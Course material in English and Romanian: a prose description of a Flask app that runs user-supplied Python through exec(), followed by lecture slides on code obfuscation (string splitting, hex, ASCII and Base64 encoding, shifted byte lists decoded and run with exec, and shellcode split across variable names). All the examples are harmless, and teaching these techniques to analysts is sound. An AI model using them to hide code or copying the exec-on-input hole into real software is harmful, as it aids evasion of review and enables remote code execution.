```

Remote code execution in Flask

This Python script is a Flask web application designed to run arbitrary Python code provided by the user through a web interface. It begins by importing the necessary modules from Flask: Flask itself, request, and render_template_string. The Flask object is instantiated with the name of the current module (__name__), creating the web application instance named app. The script defines two routes or endpoints. The first route, associated with the URL path “/”, is linked to the index function. This function returns an HTML form when accessed. This form contains a textarea where users can input Python code and a submit button labeled "Run Code". When the form is submitted, it sends a POST request to the /run URL. The second route, /run, is defined to handle POST requests and is linked to the run_code function. When this route is accessed, the run_code function retrieves the submitted Python code from the form data (request.form['code']). It then attempts to execute this code using the exec() function, which is an unsafe method of executing dynamic Python code and presents a significant security risk. If the code execution is successful, the function returns a message stating "Code executed successfully." If an exception occurs during the execution of the code, the function catches this exception and returns an "Error" message along with the exception details. Next, the script checks if it is being run as the main program and not as a module imported by another script. If it is the main program, app.run(debug=True) is called, which starts the Flask web server with debug mode enabled. Debug mode allows for more verbose output in the console and provides an interactive debugger in the browser in case of server errors. However, running a Flask application in debug mode on a production server is not recommended due to potential security risks.

Output:



C.12.5
OFRUSCAREA

OFRUSCAREA
EMERGENTA

- Împărțirea unui shellcode în nume de variabile, într-un script
- Alăturarea tuturor variabilelor ne oferă codul shell curat care poate fi scris în binar
- Deci, scriptul este inofensiv, dar, cumulativ, numele variabilelor constitue un malware emergent.

OFRUSCAREA
ALTE TEHNICI DE OFUSCARE

- Minificarea – este procesul de eliminare a tuturor caracterelor inutile din codul sursă fără a schimba funcționalitatea. Aceasta include spațiile albe, liniile noi, comentariile, etc.

Original:

- function adunare(a, b) { return a + b; }

Ofuscat (minificat):

- function adunare(a,b){return a+b;}

OFRUSCAREA
ALTE TEHNICI DE OFUSCARE

Inserarea de Atribuiri Complicate

- Folosirea expresiilor sau atribuirilor complicate și neintuitive pentru a realiza operațiuni simple.
- Exemplu:
- Original: let x = 10;
- Ofuscat: let x = 10; x = (x++ * x-- + x);

Folosirea Codului Mort

- Introducerea de cod care nu va fi executat niciodată (cod mort), pentru a induce în eroare analizatorul sau cititorul.
- Exemplu:
- javascript
- if (false) { console.log("Acest cod nu va fi executat niciodată."); }

OFRUSCAREA
ALTE TEHNICI DE OFUSCARE

Splitarea Stringurilor

- Împărțirea stringurilor în fragmente mai mici care sunt apoi concatenate dinamic în cod.
- Exemplu:
- Original: console.log("Mesaj secret");
- Ofuscat: console.log("Mes" + "aj " + "secret");

Utilizarea Funcțiilor Generatoare de Cod

- Crearea de funcții care generează și execută dinamic cod prin eval sau noi instanțe de funcții.
- Exemplu:
- const exec = new Function('return 1 + 1;'); console.log(exec()); // Execută codul generat dinamic

OFRUSCAREA
ALTE TEHNICI DE OFUSCARE

Folosirea Codului Dinamic Executabil

- Executarea codului generat dinamic, de exemplu, prin eval(), pentru a evalua stringuri ca și cod.

- Exemplu:
- eval("console.log('execută acest cod');");

Transformări Logice Complexe

- Înlocuirea condițiilor sau a buclelor simple cu variante mult mai complexe și greu de urmărit.

- Exemplu:

- Original (javascript)
- if (user.isValid) { login(user); }

- Ofuscat (javascript)
- user.isValid && login(user);

- sau chiar folosind logica mai complicată pentru a evalua aceeași condiție.

Ofruscari

- Transformările numerice reprezintă o altă categorie interesantă de tehnici de ofuscare, implicând conversia datelor între diferite sisteme de numerație sau formate pentru a ascunde valorile sau logica reală.

- Aceste transformări pot face analiza codului mai dificilă, deoarece necesită un pas suplimentar de conversie pentru a înțelege valorile efective utilizate în execuție.

OFRUSCAREA

ALTE TEHNICI DE OFUSCARE - TRANSFORMARI

Conversia în Hexadecimal

- Convertește valorile în reprezentarea lor hexadecimală. Această metodă este utilă pentru ascunderea stringurilor sau valorilor numerice directe.

- Exemplu (javascript):

- Original: let age = 27;
- Ofuscat: let age = 0x1B; // 27 în hexadecimal

Conversia din Hexadecimal

- Procesul invers, unde valorile hexadecimale sunt convertite înapoi în valorile lor originale în timpul execuției.

- Exemplu (javascript):
- let age = parseInt('0x1B');

OFRUSCAREA

ALTE TEHNICI DE OFUSCARE - TRANSFORMARI

Conversia în Binar

- Reprezentarea valorilor folosind sistemul binar. Aceasta poate fi folosită pentru a ascunde numerele prin ofuscare.

- Exemplu:

- Original: let flag = true;
- Ofuscat: let flag = !!0b1; // true, reprezentat ca binar

Conversia din Binar

- Conversia valorilor binare înapoi în formatul lor original sau utilizabil.

- Exemplu:
- javascript
- let flag = Boolean(0b1); // Converteste din binar în boolean

OFRUSCAREA

ALTE TEHNICI DE OFUSCARE - TRANSFORMARI

Folosirea Codului ASCII

- Folosirea codurilor ASCII pentru a reprezenta caracterele, ascunzând astfel stringurile.

- Exemplu:
- Original: console.log("OK");
- Ofuscat: console.log(String.fromCharCode(79, 75)); // "OK" folosind codurile ASCII

Conversia între Baze Numerice

- Utilizarea diferitelor baze numerice (de exemplu, octal, decimal, binar, hexadecimal) pentru a reprezenta valori, complicând înțelegerea imediată a codului.

- Exemplu decimal în binary (javascript):
- let num = (10).toString(2); // "1010", reprezentarea binară a numărului 10

- Hexadecimal în decimal (javascript):
- let num = parseInt('A', 16); // 10, conversia valorii hexadecimale 'A' în decimal

OFRUSCAREA

ALTE TEHNICI DE OFUSCARE - TRANSFORMARI

Encodarea Stringurilor

- Utilizarea diferitelor scheme de codare (de exemplu, Base64) pentru a ofusca stringurile.

- Exemplu:
- Original: let secret = "Password";
- Ofuscat: let secret = btoa("Password"); // Encodare Base64

Decodarea Stringurilor

- Decodarea stringurilor codate în timpul execuției pentru a le folosi în logică.

- Exemplu (javascript):
- let secret = atob("UGFzc3dvcmQ="); // "Password", decodare din Base64

OFRUSCAREA EXEMPLU

- y = “text”.length
- x = 3+y-7

- J_dDs = “.|0”
- ddFsoUs = “J4b2Fk_”
- tEX13boo0 = “text”.length
- O0ooO= J_dDs.length+tEX13boo0-ddFsoUs.length

OFRUSCAREA

- Ofruscarea poate fi funcționala și ușor de citit de om

(dead code in clar)

- Ofruscarea poate fi nefuncționala și funcționala în anumite condiții

(criptare - nefunctionala; decriptare prin *eval* – functionala)

OFRUSCAREA

CRIPTARE VS EXECUTIE DINAMICA

execuția dinamică

```
data = [
    0x65, 0x66, 0x67, 0x21, 0x54, 0x76, 0x6E, 0x62, 0x29, 0x79,
    0x2D, 0x7A, 0x2D, 0x7B, 0x2A, 0x3B, 0x0E, 0x0B, 0x0A, 0x73,
    0x66, 0x75, 0x76, 0x73, 0x6F, 0x21, 0x79, 0x2C, 0x7A, 0x2C,
    0x7B
]

s = ""
for i in data:
    s += chr(i-1)

exec(s)
print(Suma(1,2,3))
```

def Suma(x, y, z):
return x + y + z

Acest exemplu arată cum codul poate fi ascuns sub forma unei liste de valori numerice, care sunt transformate la rulare în caractere și apoi executate cu exec.

În loc ca funcția să fie vizibilă direct în sursă, ea devine lizibilă doar în momentul execuției.

Astfel se obține o formă de camuflaj simplu, utilizată frecvent în limbaje de scripting pentru ascunderea sau comprimarea codului.

În cazul prezentat, codul ascuns definește funcția Suma(x,y,z), care returnează rezultatul adunării celor trei argumente și produce valoarea 6 atunci când este apelată.

OFRUSCAREA

CRIPTARE VS EXECUTIE DINAMICA

Diferența este că în exemplul anterior codul era doar camuflat simplu într-o listă de valori, pe când aici există un pas suplimentar: din lista numerică se generează un script intermediar care decriptează abia apoi codul final. Cu alte cuvinte, primul are un singur strat de mască, acesta are două straturi de ofuscare.

```
buf = [
0x74, 0x21, 0x3E, 0x21, 0x23, 0x67, 0x68, 0x69, 0x5D, 0x23, 0x76, 0x2B, 0x64, 0x2F, 0x65,
0x2C, 0x3D, 0x5D, 0x23, 0x75, 0x68, 0x77, 0x78, 0x75, 0x71, 0x5D, 0x23, 0x64, 0x2E, 0x65,
0x23, 0x0E, 0x0B, 0x74, 0x33, 0x21, 0x3E, 0x21, 0x23, 0x23, 0x0E, 0x0B, 0x67, 0x70, 0x73,
0x21, 0x64, 0x21, 0x63, 0x46, 0x21, 0x24, 0x0E, 0x0B, 0x0A, 0x74, 0x33, 0x21, 0x2C, 0x3E,
0x21, 0x63, 0x61, 0x69, 0x73, 0x29, 0x70, 0x73, 0x65, 0x29, 0x64, 0x2A, 0x2E, 0x33, 0x2A,
0x0E, 0x0B, 0x66, 0x79, 0x06, 0x24, 0x29, 0x74, 0x33, 0x2A
]

s = ""
for i in buf:
    s += chr(i-1)

exec(s)
print(s(10,20))
```

Acest exemplu prezintă execuția unui cod criptat, unde instrucțiunile reale sunt ascunse într-o listă de valori numerice.

Fiecare element este transformat în caracter, rezultând un script intermediar care la rândul lui decriptează codul final.

În acest mod, logica programului devine vizibilă și executabilă doar la rulare.

Codul ascuns definește o funcție simplă de adunare, iar apelul s(10,20) returnează valoarea 30.

BIBLIOGRAFIE / RESURSE

- Paul A. Gagniuc. *Antivirus Engines: From Methods to Innovations, Design, and Applications*. Cambridge, MA: Elsevier Syngress, 2024. pp. 1-656.
- Paul A. Gagniuc. *An Introduction to Programming Languages: Simultaneous Learning in Multiple Coding Environments. Synthesis Lectures on Computer Science*. Springer International Publishing, 2023, pp. 1-280.
- Paul A. Gagniuc. *Coding Examples from Simple to Complex - Applications in MATLAB*, Springer, 2024, pp. 1-255.
- Paul A. Gagniuc. *Coding Examples from Simple to Complex - Applications in Python*, Springer, 2024, pp. 1-245.
- Paul A. Gagniuc. *Coding Examples from Simple to Complex - Applications in Javascript*, Springer, 2024, pp. 1-240.
- Paul A. Gagniuc. *Markov chains: from theory to implementation and experimentation*. Hoboken, NJ, John Wiley & Sons, USA, 2017, ISBN: 978-1-119-38755-8.

https://github.com/gagniuc